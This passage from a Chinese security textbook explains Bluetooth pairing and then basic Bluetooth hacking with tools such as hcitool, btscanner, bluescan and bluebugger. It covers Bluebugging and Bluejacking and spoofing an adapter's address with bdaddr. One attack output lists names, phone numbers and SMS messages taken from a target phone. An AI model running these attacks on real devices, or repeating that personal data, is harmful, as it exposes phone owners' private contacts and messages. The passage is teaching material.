


图 13-14

- ③ 然后在任务栏的蓝牙图标上右击，在弹出的快捷菜单中选择“启动蓝牙”命令，如图 13-15 所示。启动完成后，再在此图标上右击，可以看到此时出现了完整的快捷菜单，选择“显示经典界面”命令，如图 13-16 所示。




图 13-15




图 13-16

- ④ 然后就可以看到图 13-17 所示的界面，这是 Windows 2003 下 BlueSoleil 的主界面，出现该界面意味着蓝牙适配器已经正常载入。

类似地，在另一台安装了 Ubuntu 9.10 桌面版操作系统的笔记本电脑上，也插入蓝牙适配器，并在任务栏上启用蓝牙功能。




图 13-17

Step 02 搜索开启蓝牙功能的设备。

既然蓝牙适配器已经成功载入，那么接下来就开始搜索蓝牙设备了。在默认情况下，操作系统下的蓝牙功能是自动进入被搜索模式的，也就是“可被搜索到”这个选项被选中。当然，也可以根据实际需要取消这个选项从而使得笔记本电脑的蓝牙不可见。具体操作随着操作系统及蓝牙工具的不同，也将会有细节上的不同，请大家仔细查看对应的说明文档。

- ① 图 13-18 所示为 Windows 2003 下的蓝牙配置工具 BlueSoleil 中的“我的设备属性”对话框，在“可访问性”选项卡中，“允许其他设备发现该设备”复选框被勾选，意味着当前的蓝牙设备是可被搜索到的，取消勾选则其他设备便无法发现该设备。
- ② 一般来说，当便携式设备进入搜索模式后，会出现指示灯一闪一闪的情况。下面以 Ubuntu 为例，此时就可以在 Ubuntu 系统任务栏上单击蓝牙图标，在其菜单中选择“设置新的设备”命令，如图 13-19 所示。




图 13-18




图 13-19

- ③ 弹出图 13-20 所示的向导页面，单击“前进”按钮继续下一步。
- ④ 稍等片刻，就能看到找到了两个蓝牙设备，如图 13-21 所示，在设备搜索界面中会在类型中给出定义。其中，名为 mckh3e8b4f1bc6 是一台计算机，也就是要连接的安装 Windows 2003 系统的笔记本电脑。




图 13-20




图 13-21

- ⑤ 此时，若希望看到蓝牙设备的 MAC 地址，也可以在 Shell 下使用 hcitool 命令进行蓝牙设备扫描，就能够看到当前可搜索蓝牙设备对应的 MAC，如图 13-22 所示。关于 hcitool 命令将在后面进行详细讲解。

```
longas@ZerOne: ~
文件(F) 编辑(E) 查看(V) 终端(T) 帮助(H)
longas@ZerOne:~$ sudo hcitool scan
Scanning ...
00:24:BA:DE:1F:80      T2223
09:05:23:AF:20:5E      mckh3e8b4f1bc6
00:26:BB:3F:9D:A9      "liuwei!" 的 iPod
longas@ZerOne:~$
```

图 13-22

Step 03 使用蓝牙适配器进行设备间配对。

前面提到蓝牙设备的互联需要进行配对，所谓配对就是建立一个相互信任的桥梁。在蓝牙设备配对中，并不需要输入账户，只需要被连接方输入正确的 PIN 码，就能够建立合法的蓝牙连接。

- ① 在图 13-21 中选择搜索到的名为 mckh3e8b4f1bc6 的设备，然后单击该页面下方的“前进”按钮，如图 13-23 所示，当前的 Ubuntu 9.10 系统就会自动生成一个随机 PIN 码，并要求对方设备输入该 PIN 码以建立合法的可信连接。
- ② 当然，若用户希望使用简单的固定 PIN 码，而非随机码，也可以在图 13-21 中单击“PIN 选项”按钮，在弹出的图 13-24 所示的对话框中选择诸如 0000、1111、1234 等固定 PIN 码。这类 PIN 码一般都是诸如蓝牙耳机、蓝牙 GPS 模块等设备固定使用的，都是由厂商出厂之前直接设置好的，在其产品说明书中都会有说明。



图 13-23



图 13-24

- ③ 当 Ubuntu 下出现图 13-23 所示的内容后，此时在 Windows 2003 下的蓝牙配置工具 BlueSoleil 上就会出现图 13-25 所示的对话框，上面告知 Windows 2003 用户当前有设备试图进行配对，此时直接输入事先制定好的 PIN 码，单击“确定”按钮即可。
- ④ 若 PIN 码不正确会有提示，但只要成功配对，就能看到图 13-26 所示的内容，图中出现了一个计算机图标，且该图标与中心建立了一条关联线路，这就表示已经成功配对了。同时主界面下方的状态栏上也会有“已连接”的提示。




图 13-25




图 13-26

- ⑤ 与此同时，在 Ubuntu 9.10 系统上也会出现图 13-27 所示的提示页面，告知蓝牙设备之间的配对已经完成。

Step 04 与耳机建立通信并查看效果。

- ① 既然已经成功配对，此时就可以在 BlueSoleil 的主界面上方单击“蓝牙个人局域网”图标，可以直接双击建立连接，或者右击建立连接，查看状态、属性等。图 13-28 所示为右键连接。
- ② 一旦连接成功，就会看到在 BlueSoleil 主界面中出现了一条不断闪动的双向链路，如图 13-29 所示。此时，蓝牙设备图标及 Windows 系统任务栏右下角蓝牙图标的颜色会从原来的蓝色变成绿色。




图 13-28



图 13-29

- ③ 现在，在 Ubuntu 下随意选择一个文件并右击，在弹出的快捷菜单中选择“发送到”命令，就能够看到图 13-30 所示的内容，在“发送作为”下拉列表中选择“蓝牙(OBEX Push)”，然后在“发送到”下拉列表中选择目标为已经建立关联的名为 mckh3e8b4f1bc6 的主机设备，单击“发送”按钮。
- ④ 此时，在 Windows 2003 下的 BlueSoleil 上就能够看到图 13-31 所示的对话框，提示

当前名为 ZerOne-0 的设备正试图建立蓝牙信息交互，单击“是”按钮来接受这一请求。




图 13-30




图 13-31

- ⑤ 当 Windows 用户接受请求后，在 Ubuntu 下就会出现图 13-32 所示的文件传输界面，可以看到传输速度为 77KB/s，这个速度和蓝牙设备间距离、蓝牙协议版本等都有关系。

这样，就成功地建立了不同类型操作系统间的蓝牙连接，并能够通过该连接分享和传输诸如图片、MP3、文档等各类文件，这样的蓝牙局域网传输技术优点很明显。不但可以不需要路由器的支持，也可以在最节省电量的情况下实现文件共享，同时在距离上还能够保证 10m 甚至更远范围内的有效传输。

类似地，当使用蓝牙耳机时，再也不用像以前那样被耳机线的距离所困扰。可以从容地戴着耳机离开电脑，去隔壁的房间忙其他事情，也可以戴着蓝牙耳机躺在床上，甚至可以坐在隔壁客厅玩游戏，而耳机里传来的却是自己笔记本电脑上喜欢的音乐。而这只是蓝牙耳机，若是与手机配对，还可以互传文件、图片、音乐等，甚至还可以连游戏，现在觉得蓝牙是不是很方便？

那接下来就看看带来方便的同时，背后的安全问题。

13.2 基本的蓝牙黑客技术

本节开始接触基本的蓝牙黑客技术，为了使读者快速掌握，大家可以考虑使用 BackTrack4 Linux 或者 WiFiway 等专用操作系统进行本节内容的学习和测试。

13.2.1 识别及激活蓝牙设备

虽然蓝牙适配器有很多种，大小也各不相同，不过目前市面上的外置蓝牙适配器均以 USB 接口为主。在识别及激活蓝牙设备前，需要在笔记本电脑上插入 USB 接口的外置蓝牙适配器，正确插入 USB 外置蓝牙适配器的效果如图 13-33 和图 13-34 所示。




图 13-32



图 13-33



图 13-34

在正确插入 USB 外置蓝牙适配器后，就可以使用 Linux 系统下内置的 hciconfig 命令对蓝牙适配器的插入状态进行查询了，具体命令如下：

```
hciconfig
```

一般都会先输入 hciconfig 来查看是否有蓝牙设备插入，按【Enter】键后即可看到当前已经识别出来的蓝牙适配器，图 13-35 所示为 hci0。注意：此时在 hci0 后面的 BD Address 处显示为“00:00:00:00:00:00”，这就意味着该蓝牙适配器驱动并未载入。




图 13-35

在确认识别出蓝牙适配器后，就可以将蓝牙适配器载入，具体命令如下：

```
hciconfig hci0 up
```

参数解释：

- hci0：此为蓝牙适配器名称，一般都为 hci0，若有多个蓝牙适配器，则第二个就是 hci1，以此类推。
- up：与 ifconfig 类似，up 就是载入该设备，若是 down，就是卸载该设备。

在激活蓝牙适配器后，就能够看到图 13-36 所示的内容，其中，在 BD Address 处可以清楚地看到具体的 MAC，这就表示系统已经正确识别并载入了该蓝牙适配器的驱动。




图 13-36

13.2.2 查看蓝牙设备相关内容

hciconfig 所能提供的功能有很多，在 Linux 下可以使用-help 参数或者使用 man 命令来查看这些支持的功能，例如：



```
hciconfig hci0 class
```

参数解释：

- hci0：这里指的是当前已经载入的蓝牙设备。
- class：支持级别、内容。

按【Enter】键后就能看到图 13-37 所示的内容，不过在 Device Class 和 Service Classes 等处并没有显示出很详细的内容。

```
root@ZerOne: ~ - Shell - Konsole
Session Edit View Bookmarks Settings Help
: # hciconfig hci0 class
hci0: Type: USB
      BD Address: 00:1F:81:00:02:50 ACL MTU: 1021:4 SCO MTU: 180:1
      Class: 0x000000
      Service Classes: Unspecified
      Device Classes: Miscellaneous,
```

图 13-37

对于有的蓝牙适配器，hciconfig 可以轻松地将其提取出来。如图 13-38 所示，可以看到在 Service Classes 处显示为 Rendering,Information，而在 Device Class 处显示为 Computer, Laptop。

```
root@ZerOne: ~ - Shell - BTtrack
ZerOne: ~ # hciconfig hci0 class
hci0: Type: USB
      BD Address: 00:11:67:B6:EB:00 ACL MTU: 1021:4 SCO MTU: 48:10
      Class: 0x84010c
      Service Classes: Rendering, Information
      Device Classes: Computer, Laptop
```

图 13-38

13.2.3 扫描蓝牙设备

为了便于蓝牙设备的连接，那些开启了蓝牙功能的智能手机、PDA、PSP 等便携式设备，在默认情况下，都是广播其开启状态的，也就是说，允许其他任意蓝牙设备探测。而在 Linux 系统下，常用到的工具就是 hcitool 及图形化的 btscanner。

1. hcitool

通过前面的升级操作后，BackTrack4 Linux 系统下将会安装好蓝牙的全套操作工具，其中包括 hcitool。该工具支持大量的蓝牙设备操作，从扫描到查看设备属性等均支持。先来看看如何进行扫描，具体命令如下：

```
hcitool -i hci0 scan
```

参数解释：

- -i 设备名称：这里的蓝牙设备名称就是 hci0，可以先输入 hciconfig 来查看其名称，若只有一个蓝牙适配器，-i 参数可省略。
- scan 扫描模式：该模式下将对附近蓝牙适配器工作范围内的所有蓝牙设备进行探测。

按【Enter】键后开始扫描，稍等片刻就可以看到图 13-39 所示的内容，可以看到发现了两个蓝牙设备，在名称描述上出现了 Dell Wireless 365 Bluetooth Module 字样的设备，根

据经验，显示为 Module 即模块的一般都是笔记本电脑上的蓝牙模块，所以初步判断为两台开启了蓝牙功能的笔记本电脑。




图 13-39

该命令很简单直观，而缺点是不能够持续地探测周边的蓝牙设备。

2. btscanner

对于不习惯上面在 Linux Shell 下进行蓝牙设备扫描的朋友，也可以通过菜单选择 btscanner 打开该工具，或者可以通过打开一个 Shell，然后在其中输入 btscanner 也能够打开。

在打开 btscanner 之前，该工具会自动检查是否存在蓝牙设备，如果存在则启动并进入图形模式，否则不能启动。刚进入 btscanner 时，会看到图 13-40 所示的界面，在下方可以看到给出了参数的关键字。

输入字母 i，即采用 inquiry scan 方式，按【Enter】键后稍等片刻，就能够看到图 13-41 所示的内容，在图中上方可以看到发现了两个开启了蓝牙的设备。

与 hcitool 不同的是，这款工具会实时对当前蓝牙适配器有效探测范围（一般以 6m 为半径）内进行扫描，并将扫描结果实时地显示在上方。换句话说，就是不停地对周边进行雷达式扫描。如图 13-41 所示，在下方会看到不停地出现 Found device XXXXXXXXX 提示，这就表示扫描到了新的蓝牙设备。




图 13-40




图 13-41

需要注意的是，有时由于距离、扫描频率等因素，btscanner 在初次扫描时，会识别不出蓝牙设备的名称，如图 13-42 所示，在设备后面会出现 unknown 即未知的提示。

不过只要稍等片刻，btscanner 就会识别出该蓝牙设备的名称，如图 13-43 所示，刚才显示为 unknown 的设备名称已经被识别出来，即 OMIZ_2219，这是一款蓝牙耳机。




图 13-42



图 13-43

3. bluescan

若是对 btscanner 的不间断扫描方式但不能保持在同一界面上的缺点无法忍受，也可以使用 bluescan 来进行蓝牙设备的搜索，具体命令如下：

```
./bluescan
```

输入效果如图 13-44 所示，不需要参数，直接按【Enter】键就可以开始扫描。

开始扫描后，bluescan 会不断地扫描周边的蓝牙信号，并同时将扫描的结果反馈到当前界面上，如图 13-45 所示，可以看到多个名称为 Dell Wireless 365 Bluetooth Module 的设备被扫描到，这些设备 MAC 地址皆不相同，这是由于当前环境中有多台 Dell 笔记本电脑正在使用的缘故。

如图 13-46 所示，bluescan 会自动不断地刷新周边的蓝牙设备，并将其一一显示在当前界面上，也就是说，会出现不断刷屏的情况。在图中可以看到在不断刷屏的过程中中出现了多个蓝牙设备，除了名为 Dell Wireless 365 Bluetooth Module 的笔记本蓝牙模块外，还出现了苹果的 iPod 设备。



图 13-45



图 13-44




图 13-46

由于该软件是不间断地刷新屏幕，所以会出现重复的情况。当不需要继续扫描时，可以按【Ctrl+C】组合键来强制中断扫描。如图 13-47 所示，在中断后，BlueScan 会提示保存扫描结果，输入数字“2”并按【Enter】键即可保存，该文件被保存在/root/bslog.txt 中。

若需要查看扫描结果，在 Linux 下可以使用 cat 命令打开该文件，具体命令如下：

```
cat /root/bslog.txt
```

按【Enter】键后就可以看到图 13-48 所示的内容，该文本中记录了所有已扫描到的蓝牙设备名称、地址及发现时间。



```
root@ZerOne:/pentest/bluetooth/bluescan - Shell - BlueScan
Session Edit View Bookmarks Settings Help
Hora: 17:35:32
~<
Se han detectado 4 dispositivos durante el rastreo
Duración de la sesión: 0h 0m 32s
1. Imprimir log en pantalla
2. Exportar log a archivo
3. Salir
> 2
Log exportado a /root/bilog.txt
root@ZerOne:/pentest/bluetooth/bluescan$
```

图 13-47

```
root@ZerOne:/pentest/bluetooth/bluescan - Shell - BlueScan
Session Edit View Bookmarks Settings Help
root@ZerOne:/pentest/bluetooth/bluescan# cat /root/bilog.txt
Dispositivo: 99:4C:E5:CA:05:29
Nombre: Dell Wireless 365 Bluetooth Module
Hora: 17:35:09
-----
Dispositivo: 99:4C:E5:D4:45:29
Nombre: Dell Wireless 365 Bluetooth Module
Hora: 17:35:10
-----
Dispositivo: C4:46:19:F6:17:F6
Nombre: Dell Wireless 365 Bluetooth Module
Hora: 17:35:12
-----
Dispositivo: 00:26:BB:3F:9D:A9
Nombre: Allume2Bq iPod
Hora: 17:35:14
```

图 13-48

13.2.4 蓝牙攻击

作为目前流行的蓝牙协议版本而言，最为流行的是 2.0 及 1.1 了。而对于 2005 年以前生产的手机、PDA 等便携式设备，普遍还是使用 1.1 版本。而作为早期的蓝牙 1.1 已经被公布存在大量的漏洞和潜在攻击隐患，尤其是一些厂商的某些型号。下面来看一看较为出名的 Bluebugging 攻击和 Bluejacking 攻击。

1. Bluebugging 攻击

Bluebugging 允许恶意攻击者利用蓝牙无线技术，在事先不通知或提示手机用户的情况下，访问手机命令。此缺陷可以使恶意的攻击者通过手机拨打电话、发送和接收短信、阅读和编写电话簿联系人、偷听电话内容以及连接至互联网。要在不使用专门装备的情况下发起所有这些攻击，黑客必须位于距离手机蓝牙有效工作范围内。

此类攻击最早出现于 2005 年 4 月，主要是蓝牙自身缺陷导致的，受其影响的机型也主要为 2005 年前后的 Nokia6310、6310i 及索爱 T68 等几款机型，现在正规厂商生产的新款智能手机已基本不受其影响。这方面较出名的工具就是 Bluebugger 了，具体命令如下：

```
bluebugger -a 设备地址 info
```

参数解释：

- -a 设备地址：这里的设备地址就是预攻击的地址。
- info：获取目标手机上的信息。

按【Enter】键后如图 13-49 所示，可以看到在攻击开启了蓝牙功能的 Nokia6310i 的手机后，成功地获取了目标手机的部分联系人名单，包括姓名和对应的手机号码。而在最下方，可以看到还获取了对方的短信内容。

而当攻击失败时，会出现图 13-50 所示的 Cannot open 的提示，这往往是由于目标设备当前蓝牙版本过高或者非手机类便携设备所致，图 13-38 所示的目标就是一台纯粹的 PDA，而非智能手机。

```

"00:0C:EE:4E:2F:1B" "Beubudekar"
  Constructeur: Nokia
  Modèle: NOKIA 5300
  Version: V 5.05
  Matériel: 02-03-05 NPL-1 (S) NPL
  Micro-IDE: 0503010000000000

  Contactes: "HE" "HE"
    Entry #1:
    Name: K Vonck
    Number: 0932166000-4

  Contactes: "HE" "ZV"
    Entry #1:
    Name: Jolisse H
    Number: 0488276442

  Contactes: "HE" "JL"
    Entry #1:
    Name: Jolisse H
    Number: 0488276442

  Contactes: "HE" "HE"
    Entry #1:
    Name: Marco Hansen
    Number: 0405000000

  SBS Container: "HE"
  SBS Container: "SP"
  SBS Message: "SEC PERIO", "+0524000000", "+05/05/02,09:20:22+00" Hast du die cd vergessen?
  SBS Message: "SEC PERIO", "+0524000000", "+05/05/02,09:20:00" Davon eben kein abend, :)


```

图 13-49

图 13-50

2. Bluejacking 攻击

Bluejacking 指手机用户使用蓝牙技术匿名发送名片的行为。需要注意的是，Bluejacking 并不会从设备删除或修改任何数据。而这些名片通常包括一些玩笑、挑逗或骚扰性的消息，而不是通常大家所说的姓名和电话号码。Bluejacker 通常会寻找 Ping 通的手机或有反应的用户，随后会发送更多的其他个人消息到该设备。同样，要进行 Bluejacking，发送和接收设备之间的距离必须在蓝牙有效通信范围之内。

从攻击本质上说，接收 Bluejacking 消息并不会对自身的手机造成危害，但接收 Bluejacking 文件会存在感染恶意代码的可能，所以为避免垃圾消息群发攻击及无意识的私人消息泄露，作为手机机主应拒绝将此类联系人添加至通信簿。通常设置为不可发现模式的设备不容易受到 Bluejacking 之类的攻击。

图 13-51 所示为在 PDA 上对开启蓝牙功能的 Nokia 5300 进行 Bluejacking 攻击，通过蓝牙发送恶意名片的工作界面。这里写了一条短信，内容就一句话“Hi,I'm Christopher Yang!!”，而作为目标的 Nokia 5300，此时会有提示收到一条未知的短信，询问是否查看，如果使用者选择接收，就能够收到该短信。



图 13-51

13.2.5 修改蓝牙设备地址

在第 6 章讲述对付无线网络中的 MAC 地址过滤时，提到了如何修改无线网卡的 MAC 地址及对应的工具。而对于蓝牙设备而言，同样地，为了躲避可能的搜寻和跟踪，黑客也会将蓝牙适配器的 MAC 修改成其他的或者指定的地址，达到迷惑对方或者欺骗对方的目的。这里比较出名的工具就是 bdaddr，该工具在黑客常用的 BackTrack4 Linux 下已经内置了。

下面就来看看 bdaddr 的使用，首先来查看当前蓝牙设备的地址，输入 hciconfig，按【Enter】键后如图 13-52 所示。



```
root@ZerOne:/pentest/bluetooth/bluesmash/tools# hciconfig
hci0: Type: USB
BD Address: 00:15:83:F0:F0:5F ACL MTU: 384:8 SCO MTU: 64:8
UP RUNNING
RX bytes:417 acl:0 sco:0 events:15 errors:0
TX bytes:75 acl:0 sco:0 commands:15 errors:0
root@ZerOne:/pentest/bluetooth/bluesmash/tools#
```

图 13-52

既然知道了当前设备的 MAC，那么就来进行一下修改，具体命令如下：

```
bdaddr [-i <dev>] [new bdaddr]
```

参数解释：

- **-i<dev>**: 后跟蓝牙设备，就是前面载入的设备，一般都是以 hci0、hci1 等名称设置，这里是 hci0。
- **bd_addr**: 此为希望修改成的蓝牙 MAC 地址，作为测试，这里就修改成“00:11:22:33:44:55”，其实严格来说是不能这样改的，因为这样修改出来的设备 MAC 也许会超出蓝牙地址定义范围。

按【Enter】键后，可以看到图 13-53 所示的内容，只要蓝牙芯片支持就可以识别，看到在 Manufacturer 即制造商处显示为 Cambridge Silicon Radio，即鼎鼎有名的 CSR 芯片，现在市面上很多蓝牙适配器都采用的是 CSR 厂商的芯片。而在 MAC 地址下方显示的是 Address changed-Reset device now，即地址成功修改，重新启动蓝牙适配器。接下来只要使用命令 hciconfig hci0 reset 就可以了。

```
root@ZerOne:/pentest/bluetooth/bluesmash/tools# ./bdaddr -i hci0 00:11:22:33:44:55
55
Manufacturer: Cambridge Silicon Radio (10)
Device address: 00:15:83:F0:F0:5F
New BD address: 00:11:22:33:44:55

Address changed - Reset device now
root@ZerOne:/pentest/bluetooth/bluesmash/tools#
```

图 13-53

关于这个工具需要特别说明，目前 bdaddr 这款工具仅支持 Ericsson、Cambridge Silicon Radio 及 Zeevo 这 3 个厂商的蓝牙芯片，其中 Cambridge Silicon Radio 就是目前被广泛使用的 CSR 芯片，如图 13-54 所示，由于当前的蓝牙适配器芯片是 Broadcom 的，而 bdaddr 并不支持，所以显示为 Unsupported manufacturer，即不支持的制造商。

```
root@ZerOne:/pentest/bluetooth/bluesmash/tools# ./bdaddr -i hci0 00:77:88:44:55
66
Manufacturer: Broadcom Corporation (15)
Device address: 00:19:15:65:59:99

Unsupported manufacturer
root@ZerOne:/pentest/bluetooth/bluesmash/tools#
```

图 13-54



13.3 蓝牙 Bluebugging 攻击技术

目前流行的蓝牙协议版本应该是 2.0 和 2.1，但作为 2005 年以前生产的手机、PDA 等便携式设备，普遍使用的是 1.1 版本。而无论是早期的蓝牙 1.1 还是现在的蓝牙 2.0，都已经被公布出是存在漏洞和潜在攻击隐患的。至于这些漏洞的具体内容是什么，又如何表现，本节就来讲述较为有名的 Bluebugging 攻击。

13.3.1 基本概念

1. 关于 Bluebugging 攻击

Bluebugging 允许恶意攻击者利用蓝牙无线技术通过连接手机隐藏且未经保护的频道，在事先不通知或提示手机用户的情况下访问手机命令。此缺陷可以使恶意的攻击者通过手机拨打电话、发送和接收短信、阅读和编写电话簿联系人、偷听电话内容以及连接至互联网。虽然现在很多智能手机已基本不受其影响，但是仍旧有大量的手机面临此类攻击的威胁，比如一些采用 MTK 解决方案的国产手机。

2. 何谓 MTK

目前市场上主流的平台有 TI、摩托罗拉、飞利浦、MTK、ADI、展讯、英飞凌、凯明等。一般来说，在服务方面所有手机平台没有特别大的差别。MTK 公司的产品因为集成较多的多媒体功能、容易开发的特点及较低的价格在手机公司和手机设计公司得到广泛的应用。MTK 全名 MediaTek，是我国台湾联发科技多媒体芯片提供商研制的一种高度集成的多媒体基带芯片方案，是一个主要应用于手机的廉价解决方案。

对消费者来说买 MTK 方案的手机主要是因为功能多价格便宜。虽然 MTK 曾一度被戏称为黑手机，但很多手机厂商都是用 MTK 的方案，因为其缩短了产品研发周期，使得手机厂商能够更加灵活地应对市场多变的需求。虽然 MTK 有很多缺点，但是该解决方案的实际表现证明了其强大的生命力，庞大的市场占有率和销量都是其他平台所无法企及的。MTK 并不像很多人认为的那样仅仅是黑手机的标志，即使是 MTK 手机也是有区别的。品牌手机无论是在做工还是保修上肯定要比一些低端手机生产厂商拼装的黑手机强得多。而这些厂家生产的 MTK 手机其外观常与某些大品牌的手机产品类似，甚至在名称上也使用了 Nokai、Anycoll 等相似名称来迷惑消费者，图 13-55 所示为某 MINI 手机。而图 13-56 为所示的手机是 D899，外观上与时下流行的 iPhone 相似。



图 13-55



图 13-56

本节中的内容适用对象也包含了使用 MTK 芯片的部分手机，这一点请大家注意。

13.3.2 工具准备

大多数的蓝牙工具在 Linux 下默认已安装，如 hciconfig、hcitool 等，主要需要安装的是 minicom 这款 Linux 下的终端工具。

Linux 下的 minicom 的功能与 Windows 下的超级终端功能相似，可以通过串口控制外部的硬件设备。适于在 Linux 通过超级终端对嵌入式设备进行管理。同样也可以使用 minicom 对外置 Modem 等进行控制。对于 BackTrack4 Linux 的用户来说，minicom 已经内置安装完毕无须再下载。

对于 Linux 下的用户，可以从 <http://alioth.debian.org/projects/minicom/> 下载 minicom 的安装包至本地再安装。

至于 Linux 下的具体安装命令，参考如下：

```
tar zxf minicom-2.2.tar.gz
cd minicom-2.2
./configure
make
make install
```

13.3.3 攻击步骤

下面以目前国内广泛流行的低端手机为例来演示 Bluebugging 攻击。如图 13-57 所示，作为本节演示用的低端手机名为 Anycall，与三星 Anycall 品牌中的某一款型极其相近。这款用于测试的低端手机采用的就是 MTK 芯片。

